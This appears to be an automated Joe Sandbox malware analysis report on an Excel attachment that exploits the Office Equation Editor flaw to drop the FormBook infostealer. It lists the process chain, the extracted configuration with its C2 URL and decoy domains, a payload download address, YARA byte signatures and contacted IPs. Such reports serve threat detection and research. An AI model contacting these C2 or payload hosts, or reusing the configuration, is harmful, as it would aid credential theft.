

JOeSandbox Cloud BASIC



ID: 458692

Sample Name: outstanding
03082921.xlsx

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 16:49:17

Date: 03/08/2021

Version: 33.0.0 White Diamond

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
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
Windows Analysis Report oustanding 03082921.xlsx

Overview

General Information

Sample Name:	outstanding 03082921.xlsx
Analysis ID:	458692
MD5:	643fc978b1f9e32..
SHA1:	ee970a6713bd01..
SHA256:	e3469b3d96e631..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	
Most interesting Screenshot:	

Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through ...)
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for subm...
- Sigma detected: Droppers Exploiting ...
- Sigma detected: EQNEDT32.EXE c...
- Sigma detected: File Dropped By EQ...
- System process connects to networ...
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con...
- Drops PE files to the user root direc...

Classification



- System is w7x64
-  **EXCEL.EXE** (PID: 2768 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CA59F0)
 -  **EQNEDT32.EXE** (PID: 2444 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
 -  **vbc.exe** (PID: 3020 cmdline: 'C:\Users\Public\vbc.exe' MD5: 214B1DDF045E4D6FDD73A5C8788D2ADC)
 -  **vbc.exe** (PID: 2224 cmdline: C:\Users\Public\vbc.exe MD5: 214B1DDF045E4D6FDD73A5C8788D2ADC)
 -  **explorer.exe** (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
 -  **netsh.exe** (PID: 1428 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: 784A50A6A09C25F011C3143DDD68E729)
 -  **cmd.exe** (PID: 1144 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)

■ cleanup

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dngt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaids.net",
    "thesoulrevitalist.com",
    "swayan-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2362795032.0000000000600000.0000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x85e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8972:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x14685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x14787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x148ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x938a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x133ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa102:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x19777:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1a81a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x166a9:\$sqlite3step: 68 34 1C 7B E1 0x167bc:\$sqlite3step: 68 34 1C 7B E1 0x166d8:\$sqlite3text: 68 38 2A 90 C5 0x167fd:\$sqlite3text: 68 38 2A 90 C5 0x166eb:\$sqlite3blob: 68 53 D8 7F 8C 0x16813:\$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.2362606058.00000000001F0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2362606058.00000000001F0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x85e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8972:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x14685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x14787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x148ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x938a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x133ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa102:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x19777:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1a81a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x85e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8972:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x14685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x14787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x148ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x938a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x133ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa102:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x19777:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1a81a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x166a9:\$sqlite3step: 68 34 1C 7B E1 0x167bc:\$sqlite3step: 68 34 1C 7B E1 0x166d8:\$sqlite3text: 68 38 2A 90 C5 0x167fd:\$sqlite3text: 68 38 2A 90 C5 0x166eb:\$sqlite3blob: 68 53 D8 7F 8C 0x16813:\$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x77e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x7b72:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x13885:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x13371:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x13987:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x13aff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x858a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x125ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x9302:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x18977:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x19a1a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:



Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:



Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:



C2 URLs / IPs found in malware configuration

E-Banking Fraud:



Yara detected FormBook

System Summary:



Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:



Drops PE files to the user root directory

Malware Analysis System Evasion:



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Lowering of HIPS / PFW / Operating System Security Settings:



Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:



Yara detected FormBook

Remote Access Functionality:




Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Network Communications
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Remote Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Local Traces
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communications
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insertion Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
oustanding 03082921.xlsx	26%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\dun[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
micheldrake.com	0%	Virustotal		Browse
adultpeace.com	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
http://www.iotcloud.technology/p2io/?dzuD7VXH=L/9chWXgd4NYCGd+vVro19pFM6JqqsPd4ppl3EKhtG9qh305X+esnK5qs3e0XUjSiRqvg==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://www.ruhexuangou.com/p2io/?dzuD7VXH=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnlJ4lZDhA9T5haocRpsPF0l2LnXqOHPzeGA4A==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.cleanxcare.com/p2io/?dzuD7VXH=pxlxKDNxRow4YEFruB4Bv4ohCC0AYWvU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://13.229.216.142/www/dun.exe	0%	Avira URL Cloud	safe	
http://www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.adultpeace.com/p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8l6Q2bNaX51teMh/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://computername/printers/printrname/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
micheldrake.com	192.0.78.25	true	true	0%, Virustotal, Browse	unknown
adultpeace.com	163.44.239.73	true	true	7%, Virustotal, Browse	unknown
iotcloud.technology	34.102.136.180	true	false		unknown
www.ruhexuangou.com	23.82.57.32	true	true		unknown
cleanxcare.com	78.31.67.91	true	true		unknown
www.trendbold.com	64.190.62.111	true	false		unknown
www.iotcloud.technology	unknown	unknown	true		unknown
www.cleanxcare.com	unknown	unknown	true		unknown
www.micheldrake.com	unknown	unknown	true		unknown
www.adultpeace.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.adultpeace.com/p2io/	true	URL Reputation: safe	low
http://www.iotcloud.technology/p2io/?dzuD7VXH=L/9chWXgd4NYCGd+vVro19pFM6JqqsPd4ppl3EKhtG9qh305X+esnK5qs3e0XUjSiRqvg==&bzr8U=6lxL-0XX	false	Avira URL Cloud: safe	unknown
http://www.ruhexuangou.com/p2io/?dzuD7VXH=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnlJ4lZDhA9T5haocRpsPF0l2LnXqOHpzeGA4A==&bzr8U=6lxL-0XX	true	Avira URL Cloud: safe	unknown
http://www.cleanxcare.com/p2io/?dzuD7VXH=pxlxKDNxRow4YEFruB4Bv4ohCC0AYWvU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lxL-0XX	true	Avira URL Cloud: safe	unknown
http://13.229.216.142/www/dun.exe	true	Avira URL Cloud: safe	unknown
http://www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX	true	Avira URL Cloud: safe	unknown
http://www.adultpeace.com/p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8l6Q2bNaX51teMh/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.25	micheldrake.com	United States		2635	AUTOMATTICUS	true
23.82.57.32	www.ruhexuangou.com	United States		7203	LEASEWEB-USA-SFO-12US	true
13.229.216.142	unknown	United States		16509	AMAZON-02US	true
34.102.136.180	iotcloud.technology	United States		15169	GOOGLEUS	false
163.44.239.73	adultpeace.com	Japan		7506	INTERQGMInternetIncJP	true
78.31.67.91	cleanxcare.com	Germany		24961	MYLOC-ASIPBackboneofmyLocmanagedITAGDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458692
Start date:	03.08.2021
Start time:	16:49:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	oustanding 03082921.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/19@6/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18% (good quality ratio 17.5%) • Quality average: 76.9% • Quality standard deviation: 24.9%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Time	Type	Description
16:50:05	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified
16:50:09	API Interceptor	58x Sleep call for process: vbc.exe modified
16:50:33	API Interceptor	592x Sleep call for process: netsh.exe modified
16:51:20	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.25	New PO 0006770.exe	Get hash	malicious	Browse	www.shive ringcactus .net/cre4/? PtxdIRyH= 7+hRd8m1vP 97o5DubQyJ a7OS+X2NiX rCwgnyTwU2 qt1qd4obqh WDAvBuarWx QP6NRJIW&t VPL=8pttg
	ORDER -ASLF1SR00116-PDF.doc	Get hash	malicious	Browse	www.albam auto.net/b8eu/? ezr8A =70TsRgR2v UTwaBZBala vO5cZmOlei 0NEheN8ZST fcNJadQq7h sLW55bL6ml si1Qo/+DTO w==&9rXX=a 0DtZf
	nWVjpM9ao5s78s3.exe	Get hash	malicious	Browse	www.thefu cktardmanu al.com/weni/? w4td4X= paTla7wk6w ENei2ifBty V89J84XPfx hm99Ukyv3b GQklY2IVNx myjS3YzcO8 hytrgcmp&- ZTL=DZVXL4 MhaFsdF
	N#U00e9cessaire personnalise#U00e9.exe	Get hash	malicious	Browse	www.howec ute.gifts/e7hf/? y6=f9iM9c+3fsP 4RzZFYpl+3 m3JTMcm1z0 vQ5bFkmHpR CcsWEfHpJ 40b65D9ChY AA0vqVp&ix lp=4hJDHbf x9N0IF6fp
	sq9aBtcak6.exe	Get hash	malicious	Browse	www.melit alifestyle .com/bsk9/? r48tRDj0= 54ZFvPxix3 ktm0cof+J2 zOdW7Drcn2 iwwFiMnSZh OqqJdlgo1b 2RYB3bBY12 w3IKQHLO&e 6tp=r2Jx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8944848MNBV.exe	Get hash	malicious	Browse	www.sheri-stewart-voice-over.com/logia/?_8OtFv=8TV6FPYnvQiOBKXTToCmDt2A0B2x0UyAlp hRqfmjd0jC zeb+fSahEW UX5bXQxu5P dx b2G&3fx= n48x_Zmp-
